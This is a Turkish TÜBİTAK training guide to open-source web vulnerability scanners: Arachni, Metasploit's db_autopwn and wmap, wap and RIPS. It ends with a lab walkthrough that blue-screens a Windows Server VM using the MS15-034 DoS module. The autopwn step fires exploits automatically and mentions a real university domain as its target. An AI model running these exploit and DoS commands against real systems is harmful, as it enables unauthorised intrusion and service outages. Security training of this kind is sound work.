TÜBİTAK
BİLGEM

BİLİŞİM VE BİLGİ GÜVENLİĞİ İLERİ

TEKNOLOJİLER ARAŞTIRMA MERKEZİ

KGM
AÇIK KAYNAK KODLU ÜCRETSİZ WEB ZAFİYET TARAMA ARAÇLARI EĞİTİM İÇERİĞİ

SÜRÜM 1.0

2018

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE
Tel: (0262) 648 1000
Faks: (0262) 648 1100
http://www.bilgem.tubitak.gov.tr
http://www.bilgiguvenligi.gov.tr
teknikdok@tubitak.gov.tr

İÇİNDEKİLER

DİNAMİK AÇIK KAYNAK WEB ZAFİYET TARAMA ARAÇLARI

1. ARACHNİ KULLANIMI

■ Arachni CLI (Command Line) Kullanımı

a. Default Kullanımı

// Tüm zafiyetleri, /plugins/defaults/ dizini altındaki tüm plugin'leri,
// tüm form - link - cookie denetlemelerini hedef üzerinde uygular.
// Rapor bulunulan dizine konur.

> ./arachni http://example.com

// Tüm zafiyetleri, /plugins/defaults/ dizini altındaki tüm plugin'leri
// tüm form - link - cookie denetlemelerini hedef üzerinde ve hedefin
// tüm subdomain'leri üzerinde uygular. Rapor bulunulan dizine konur.

> ./arachni --scope-include-subdomains http://example.com

// Tüm zafiyetleri, /plugins/defaults/ dizini altındaki tüm plugin'leri,
// tüm form - link - cookie denetlemelerini hedef üzerinde ve hedefin
// tüm subdomain'leri üzerinde uygular. Çıktılama verbose dolayısıyla
// bol olur ve tarama sonucunda rapor belirtilen dizine konur.

> ./arachni --scope-include-subdomains --output-verbose --report-save-path=/path/example.com.afr http://example.com

b. Default + Ufak Ayarlama Kullanımı

// Sadece XSS (ve onun türevi zafiyet türlerini), /plugins/defaults/ dizini altındaki
// tüm plugin'leri, tüm form - link - cookie denetlemelerini hedef sistem üzerinde
// uygular.

> ./arachni --checks=xss* http://example.net

// Cross Site Request Forgery dışındaki tüm zafiyet türlerini, /plugins/defaults/
// dizini altındaki tüm plugin'leri, tüm form - link - cookie denetlemelerini hedef
// sistem üzerinde uygular.

> ./arachni --checks=*,-csrf http://example.net

// XSS ve onun türevi zafiyetler dışındaki tüm zafiyetleri, /plugins/defaults/ dizini
// altındaki tüm plugin'leri, tüm form - link - cookie denetlemelerini hedef sistem
// üzerinde uygular.

> ./arachni --checks=*,-xss* http://example.net

// Tüm aktif zafiyet türlerini (active dizini altındaki tüm zafiyet türlerini),
// /plugins/defaults/ dizini altındaki tüm plugin'leri, tüm form - link - cookie
// denetlemelerini hedef sistem üzerinde uygular.

arachni --checks=active/* http://example.net

or

arachni --checks=passive/* http://example.net

Not: active/ ve passive/ dizinleri

> find /home/hefese/arachni-1.5.1-0.5.12 -name "active" -print

ile bulunabilir. Böylece içerisindeki zafiyet listesini görüntüleyebilirsin.

c. Custom Kullanım

Sık Kullanılan Parametreler
~~~~~~

[*] Uyarı:

Aşağıda argumana ihtiyaç duymayan parametreler sıralanmıştır.
Argumana ihtiyaç duyan parametrelere ise örnek bir arguman konulmuştur.

Audit Settings

```
--audit-headers          // Http başlıklarını denetlemeyi aktifleştirir.
--audit-forms            // Form bloklarını denetlemeyi aktifleştirir.
--audit-links            // Crawling ile bulunan linkleri denetlemeyi aktifleştirir.
--audit-cookies          // Http başlıklarındaki Cookie'yi denetlemeyi aktifleştirir.
--audit-ui-inputs        // UI'deki girdi kutularına girilen bilgilerin Javascript ile
                         // tarayıcıda işlendiği türden girdi kutularını denetlemeyi
                         // aktifleştirir.
--audit-ui-forms         // UI'deki form bloklarının tetiklenmesi sonucu bilgilerin
                         // Javascript ile tarayıcıda işlendiği türden form bloklarını
```
~~~~~~

```
                                  // denetlemeyi aktifleştirir.
--audit-parameter-names           // Denenecek payload'lar parametrelerin argumanlarına
                                  // denenir. Ancak bu konfigurasyon ayarı ile payload'lar
                                  // parametrelerin argumanlarına deneneceği gibi
                                  // parametrelerin isimlerine de (name'lerine de) denenir.
```

Http Settings

```
--http-user-agent "Arachni/v1.5.1"          // İstemci bilgisi manuel belirtilebilir.
--http-request-concurrency 1                // Thread sayısı girilir.
--http-request-header "TEST=TUBITAK-SGE"    // Custom http header'lar girilebilir.
--http-request-header "Cookie=PHPSESSID=
--input-force                               // Input default bir value'ya sahip olsa
                                            // bile denenecek payload'lar bu
                                            // input'un üzerinde denensin
                                            // direktifi verilir (zorlaması yapılır).
```

Vuln Types

```
--checks=*,-trainer               // Tüm zafiyetleri hedef sistem
                                  // üzerinde dene. - ile belirtilen
                                  // zafiyet(ler)
```

Ayrıca;

--checks=[eklenecekZafiyetTürleri]

Arachni'de mevcut zafiyet türlerini görmek istersen

Terminal:
>./arachni --checks-list

komutunu girebilir ve böylece sıralanan zafiyetlerden uygun gördüğünün .rb uzantılı dosya ismini (.rb'sini almadan)

```
--checks=vulnName1                  // sadece vulnName1 taraması
```

ya da

```
--checks=*,-vulnName1,-vulnName2    // vulnName1 ve vulnName2
                                    // dışında tüm taramalar
```

şeklinde kullanarak spesifik zafiyet taramaları yapabilirsin.

Plugins

```
--plugin=autologin:url=http://tubitak-hasanfsimsek3        // AutoLogin Plugin'i (Tarama
/DVWA-master/login.php,parameters='username=admin          // Yapmadan Önce Oturum Açma
&password=password',check='Logout'                         // İşlemi)
```

>>>>> Açıklama
autologin plugin'inin son parametresi check ile oturum açıldığında görünen ama oturum açılmamışken görünmeyen bir string girilir. Böylece tool tarama esnasında oturumun açık olduğundan emin olur. Aksi durumda tekrar login olmaya çalışır. Bu, örneğin login timeout'a düştüğünde otomatikmen yeniden login olmayı sağlar ve taramanın sağlıklı bir şekilde devam etmesini sağlar.

```
--scope-exclude-pattern="csrf|setup\.php|security\.php      // AutoLogin ile Oturum Açma
|logout\.php"                                               // Sonrası Oturumun Kaybına
                                                           // Neden Olabilecek ya da
                                                           // Oturumu Bir Şekilde
                                                           // Bozacak Muhtemel
                                                           // Dizinleri ya da Web
                                                           // Sayfalarını Hariç Tutma
```

>>>>> Açıklama
DVWA'nın csrf dizini (şifre değiştirme senaryosuna sahip), setup.php web sayfası, security.php web sayfası ve logout.php web sayfası oturumun kaybına neden olabilecek aktiviteler içerdiğinden tarama scope'unun dışında tutulmuşlardır.

```
--plugin=timing_attacks                                    // Tarama zamanını uzatsa da
                                                           // timing türü saldırıları yap.

--plugin=uncommon_headers                                  // Yaygın olmayan http
                                                           // header'larını kullan.
--plugin=uniformity

--plugin=autothrottle                                      // Taramanın stabilitesini temin
                                                           // etmek amacıyla gerekirse
                                                           // tarama hızını düşür ve hızı
                                                           // optimum hale getir.
--plugin=discovery
```

Ayrıca;

--plugin=[eklenecekBaşkaPluginler]

Başka seçilebilecek plugin'ler görmek ve ne işe yaradıklarını okuyarak ona göre seçmek istersen

Terminal:
>./arachni --plugins-list

komutunu kullanabilir ve böylece ekranda sıralanan plugin'lerden uygun gördüğünün .rb uzantılı dosya ismini (.rb'sini almadan)

--plugin=pluginIsmi

şeklinde kullanarak plugin'leri taramana dahil edebilirsin. Eğer plugin'in açıklamasını okurken plugin'in parametrelerinin olduğunu görürsen yukarıda gösterilmiş AutoLogin plugin'inin parametre ekleme syntax'ına bakarak seçtiğin plugin'inin parametrelerini uygun şekilde kullanabilirsin.

Reporting Settings
--report-save-path /home/hefese/Desktop/

Restore Settings
--snapshot-save-path /home/hefese/

Output Settings During Scanning
--output-verbose

~~~~~~

Custom Kullanım Örneği
~~~~~~

Terminal:

> **./arachni** --audit-headers --audit-forms --audit-links --audit-cookies --audit-ui-inputs --audit-ui-forms --audit-parameter-names --audit-with-extra-parameter --http-user-agent "Arachni/v1.5.1" --http-request-concurrency 1 --http-request-header "TEST=TUBITAK- SGE" --input-force --checks=*,-trainer --plugin=pluginName:param1=http://example.com/login.asp='username=abc&password=sifre',check='Logout' --scope-exclude-pattern="logout

\.php" --plugin=timing_attacks --plugin=uncommon_headers --plugin=uniformity --plugin =autothrottle --plugin=discovery --report-save-path /home/hefese/Desktop/ --snapshot-save-path /home/hefese/ --output-verbose **http://example.com**

Terminal:

> chmod a+x "/home/hefese/Desktop/example.com 2018-11-19 23_44_55+0300.afr"
> ./arachni_reporter "/home/hefese/Desktop/example.com 2018-11-19 23_44_55+0300.afr" --reporter=html:outfile=/home/hefese/Desktop/**rapor.html.zip**

> unzip /home/hefese/Desktop/rapor.html.zip
> cd rapor/
> firefox /home/hefese/Desktop/rapor.html

Not:

Rapor çıktı paketinin uzantısını zip yapman şarttır. Böylece afr uzantılı binary rapor kaynağı düzgün bir şekilde html dosyasına zip halinde çıkabilecektir. Zip içerisindeki HTML dosyasını sorunsuz görüntüleyebilmek için html dosyasını ve diğer bileşenlerini zip'in içerisinden çıkarman gerekmektedir.

Not 2:

Html dışında başka rapor formatları da vardır. Örn; json, yaml, xml, txt, … gibi.
Tüm rapor formatlarını görmek için

> ./arachni_reporter --reporters-list

komutunu girebilirsin.
~~~~~~

d. Uygulama // Arachni CLI Tool'u ile Loopback'teki DVWA'yı Tarama

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Saldırgan Makina : Ubuntu 18.04 LTS Ana Makinası
Hedef : Localhost'taki DVWA (Yenisi)

Ubuntu 18.04 LTS Terminal:

// Tarama başlar
~~~~~~

> **./arachni** --audit-headers --audit-forms --audit-links --audit-cookies --audit-ui-inputs --audit-ui-forms --audit-parameter-names --audit-with-extra-parameter --http-user-agent "Arachni/v1.5.1" --http-request-concurrency 1 --http-request-header "TEST=TUBITAK- SGE" --input-force --checks=*,-trainer --plugin=autologin:url=http://tubitak-hasanfsimsek3/DVWA-master/login.php,parameters='username=admin&password=password', check='Logout' --scope-exclude-pattern="csrf|setup\.php|security\.php|logout\.php" --plugin=timing_attacks --plugin=uncommon_headers --plugin=uniformity --plugin=autothrottle --plugin=discovery --report-save-path /home/hefese/Desktop/ --snapshot-save-path /home/hefese/ --output-verbose **http://tubitak-hasanfsimsek3/DVWA-master/**

Çıktı:

[~] Scanned completed.
[~] Report is saved in /home/hefese/Desktop/tubitak-hasanfsimsek3 2018-11-19 23_44_55 +0300.afr

// Raporu Hazırlama

> chmod a+x "*tubitak-hasanfsimsek3 2018-11-19 23_44_55 +0300.afr*"
> ./arachni_reporter "*/home/hefese/Desktop/tubitak-hasanfsimsek3 2018-11-19 23_44_55 +0300.afr*" --reporter=html:outfile=/home/hefese/Desktop/**nihai_rapor.html.zip**

> unzip /home/hefese/Desktop/nihai_rapor.html.zip
> cd rapor/
> firefox /home/hefese/Desktop/nihai_rapor.html

■ Arachni Web App Kullanımı

a. Default Kullanımı

x) Custom Profil Oluşturma

Tarama profil adı	: Deneme
Oluşturulma Şekli	: Default profil seçilip sol üstteki mavi simgeye (Create a new profile based on 'Default') tıklanarak custom şablon oluşturulur.

y) Oluşan Profili Konfigure Etme

Oluşan profil dosyasında taramada ihtiyaç duyulabilecek konfigurasyon ayarları yapılabilir. Örn;

- AutoLogin Plugin'i enable edilir ve arachni'nin tarayacağı web uygulamasına login olması sağlanır.

URL: http://example.com/login.asp
Parameters: username=admin&password=123&login=1
Check: Logout

- Tarama boyunca hariç tutulacak scope belirlenir.

Scope Exclude Path Patterns: logout\.asp
changePassword\.asp
profile

Not

Arachni web arayüzündeki “Scope Exclude Path Patterns” arachni command line’da --scope-exclude-pattern="logout\.asp|changePassword\.asp|profile" şeklinde kullanılmaktadır.

z) Taramaya Başlama

URL: http://example.com
Profil: Deneme (Bizim oluşturduğumuz)
Instance Count : 1
Method: Direct

Go!

[-] Uyarı

Thread sayısı 1'den fazla olunca taramanın stabilitesi bozulabilir. Bunu gözönünde bulundurun.

k) Raporlama

Taramanın bittiği ekranın en solundaki kısımda yer alan indir butonuna basılır.

b. Uygulama [Arachni Web App ile Loopback’teki DVWA’yı Tarama]

x) Custom Profil Oluşturma

Tarama Profili Adı : DVWA
Oluşturulma Şekli : Default profil seçilip sol üstteki mavi simgeye (Create a new profile based on 'Default') tıklanarak custom şablon oluşturulmuştur.

y)

Audit başlığı altındaki "Audits elements with both GET and POST requests" seçeneği checked yapılmıştır.

z)

Plugins başlığı altındaki AutoLogin script'i tick yapılmıştır ve açılan panele aşağıdakiler girilmiştir.

URL:	
http://hostname/DVWA-master/login.php	Arachni loopback adresi (127.0.0.1 veya localhost'u) tarayamıyor. O nedenle kendi makinendeki bir web uygulamasını taramak için makinenin hostname'ini url'ye koymalısın. Bu örnek için http://TUBITAK-HASANFSIMSEK3 /DVWA-master/ kullanıldı.
Parameters:	
username=admin&password=password	Belki başka uygulamalarda kullanıcı adı ve şifre dışında başka gönderilen değişkenler de olabilir. Onları da (yani o ekstra parametre ve değerlerini de) tahminimce eklemek gerekir
Check Pattern:	
Logout	Login olunduktan sonra ekrana gelen Sayfadaki bir string buraya konur. DVWA için Logout string'i konulmuştur. Yalnız, buraya konacak string login ekranında olmamalı. Bu sayede program login olunup olunmadığı check'ini yapabilecek

t)

Scope başlığı altındaki "Scope exlude path patterns" bölümüne

csrf
setup\.php
security\.php
logout\.php

bilgileri satır satır girilmiştir.

u)

DVWA'yı taramak için DVWA-master/config/config.inc.php dosyasındaki default security level ayarı low yapılmıştır.

v)

DVWA'yı tararken Trainer modülü hata üretmekte. O nedenle profil konfigurasyon ayarlarındaki Active başlığı altında yer alan Trainer (trainer) seçeneği unchecked yapılmıştır ve sorun çözülmüştür.

k)

DVWA'yı tararken Health Map modülü hata üretmekte. O nedenle profil konfigurasyon ayarlarındaki Plugins başlığı altında yer alan Health map (healthmap) seçeneği unchecked yapılmıştır ve sorun çözülmüştür.

l) Taramaya Başlama

URL:	http://TUBITAK-HASANFSIMSEK3/DVWA-master/
Profil:	DVWA (Bizim oluşturduğumuz)
Instance Count :	1
Method:	Direct

Go!

[-] Uyarı

Loopback adreste hem arachni web app için bir sunucu hem de DVWA web app için bir sunucu çalışır vaziyette olduğunda arachni web app tarama yükünü taşıyamayabilir. Bu nedenle tarama, olması gerekenden daha erken bitebilir.

Örneğin arachni web app'de thread sayısı 1'den fazla yapılınca hedef web uygulaması DVWA'da bulunan zafiyet bulguları thread sayısı 1 iken bulunan zafiyet bulgularına göre oldukça az olmaktadır. Ne zaman thread sayısı 1'e indirilince o zaman tarama epey uzun sürüyor ve bulgularda göreceli olarak fazlalaşma ve çeşitlenme oluyor. Bu nedenle arachni web app'i sadece harici bir sistemi tarayacağımız zaman kullanmamız daha doğru bir tercihtir. Eğer loopback adresteki bir web uygulaması taranacaksa arachni web app yerine arachni command line tool kullanılmalıdır. Buna ilaveten arachni web app ile harici bir sistem taranırken yine de en sağlıklı sonuca ulaşmak için thread sayısını 1'de tutmakta fayda vardır. Çünkü thread konfigurasyonu hakkında arachni manual sayfasında şöyle bir ibare var: "Note: If your scan seems unresponsive, try lowering the limit to easy the server's burden (sunucunun yükünü kolaylaştırmak için)." Son olarak arachni'yi komut satırından kullanarak bir sistemi tarama web arayüzünü kullanarak bir sistemi taramaya göre daha performanslıdır.

m) Raporlama

Taramanın bittiği ekranın en solundaki kısımda yer alan indir butonuna basılır.

2. METASPLOİT DB_AUTOPWN PLUGİN'İ

UYARI

Eski Kali'de bu plugin çalışıyor
(kali-linux-1.0.4-amd64)

Yeni Kali'de bu plugin çalışıyor
(Kali 2018.1 x64)

Kullanımı

i)

(Eski Kali - 1.0.4-amd64 için)
wget https://github.com/PsychoSpy/metasploit-framework/blob/autopwn-modules/plugins/db_autopwn.rb

(Yeni Kali - Kali 2018.1 x64 için)
wget https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb

adresinden plugin'ini indir.

ii)

db_autopwn.rb dosyasını

(Eski Kali - 1.0.4-amd64 için)
/usr/share/Metasploit-Framework/plugins/ dizini içerisine

(Yeni Kali - Kali 2018.1 x64 için)
/usr/share/metasploit-framework/plugins/ dizini içerisine

kopyala.

iii)

Msfconsole'u aç ve plugin'i yükle.

(Eski Kali - 1.0.4-amd64 için)
> load db_autopwn.rb
> db_autopwn -h

(Yeni Kali - Kali 2018.1 x64 için)
> load db_autopwn
> db_autopwn -h

iv)

db_autopwn ile otomatik bir şekilde exploit'leri www.karabuk.edu.tr'ye taratmak için:

> db_nmap www.example.com
> db_autopwn -p -t -e

-p : nmap ile taranılan sistemin açık portlarına göre hangi exploit'in denebileceğini metasploit'e bırakırız.
-t : Uygun olan exploit'lerin ekrana verilmesini sağlarız.
-e : Exploit'leri execute ederiz.

Böylece yüzlerce exploit otomatik bir şekilde hedefe denenecektir.
Denemeler sonucunda şayet session elde edilmişse edildiğine dair,
edilmemişse şu şekilde bir çıktı sizi karşılayacaktır:

Çıktı:
...
[*] The autopwn command has completed with **0 sessions.**

3. METASPLOİT WMAP PLUGİN'İ

UYARI

Eski Kali'de bu plugin çalışıyor
(kali-linux-1.0.4-amd64)

Yeni Kali'de bu plugin çalışıyor
(Kali 2018.1 x64)

Kullanımı

i)

*wmap zaten plugins klasörü altında vardır. Sadece

(Eski Kali - 1.0.4-amd64 için)
msf > load wmap.rb

(Yeni Kali - Kali 2018.1 x64 için)

ile plugin yüklenir.

ii)

Ardından hedef web uygulamasının url'i girilir.

msf > wmap_sites -a http://www.example.com

iii) Daha sonra hedef web uygulamasının IP'si öğrenilir.

msf > wmap_sites -l

Çıktı olarak girdiğin web sitesinin IP'sini döndürecektir:

[...] 193.140.9.6 [...]

iv) Bu IP adresini aşağıdaki gibi kullanıp taramayı başlatabilirsin.

msf > wmap_targets -t http://193.140.9.6
msf > wmap_run -e

v) Tarama bittiğinde bulunan zafiyetleri listelemek için

msf > wmap_vulns -l

diyebilirsin.

(Ayrıca bkz. https://github.com/PsychoSpy/metasploit-framework/blob/autopwn-modules/plugins/wmap.rb)

STATİK AÇIK KAYNAK WEB ZAFİYET TARAMA

1. wap - Web Application Protection / Source Code Static Analysis & Data Mining Tool

Kullanımı

./wap -h
./wap -a -all -p /var/www/dvwa/

-a : Don't correct / change codes
-all : Use all type of scanning technique
-p : Project directory path

Tool İndirme Linki: http://awap.sourceforge.net/download.html

2. Rips

http://localhost/rips-0.55/

/var/www/dvwa/ // [+] check subdirs

Tool İndirme Linki: https://sourceforge.net/projects/awap/files/

WEB SUNUCUYA MAVİ EKRAN VERDİREREK DOS YAPMA

a. Windows Server 2008 R2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiştir ve başarıyla uygulanmıştır.

Bu yazıda Kali Linux 2018 sanal makinasından Windows Server 2008 R2 sanal makinasına mavi ekran verdirme işlemi yapılacaktır. Böylece Windows Server 2008 R2 sanal makinası mavi ekran verdiğinde servis dışı kalacağından hizmet olarak sunduğu internet sitesine erişim engellenmiş olacaktır.

Gereksinimler


- Kali Linux 2018 (Downloads / Kali-Linux_2018.1-64bit.7z) // Saldırgan

- Windows Server 2008 R2 // Web Sunucusu

Windows Server 2008 işletim sistemine sahip sunucuyu IIS hizmeti sunan bir web sunucusu yapmak için gerekli yapılandırma ayarları için bkz. /home/hefese/Downloads/Windows Server 2008/Windows Server 2008'i Web Sunucusu Yapma.

Şimdi öncelikle hedef web sunucusunun ip'sini öğrenelim.

Windows Server Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiş. Ardından Kali Linux 2018 sanal makinasından hedef web sunucusuna bağlanalım.

Kali Linux 2018 Sanal Makinası:

Görüldüğü üzere Kali Linux 2018 sanal makinasından hedef web sunucusunun sunduğu internet sitesine erişim yapabilmekteyiz. Şimdi Kali Linux 2018 sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine erişemediğimizi, yani hedef web sitesinin servis dışı kaldığını görelim.

Kali Linux 2018

```
> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /welcome.png                    // Windows Server 2008 'deki resim
> run
```


Not: Saldırının işe yaraması için hedef sistemdeki statik bir kaynağın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

```
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```


Modül çalıştıktan sonra Windows Server 2008'in ekranına bakıldığında mavi ekran görülecektir.

Windows Server Makinası:



Dolayısıyla Kali Linux 2018'den hedef web sayfasına tekrar erişmek istediğimizde erişim gerçekleşmeyecektir.

Kali Linux 2018 Makinası:



Böylece bir metasploit modulü kullanarak hedef web sitesini servis dışı bırakmış olduk. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiği için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıştır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

b. Windows Server 2012 R2 SP2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiştir ve başarıyla uygulanmıştır.

Bu başlık altında Kali 2016 sanal makinasından Windows Server 2012 R2 SP2 sanal makinasına mavi ekran verdirme işlemi yapılacaktır. Böylece Windows Server 2012 R2 SP2 sanal makinası mavi ekran verdiğinde servis dışı kalacağından hizmet olarak sunduğu internet sitesine erişim engellenmiş olacaktır.

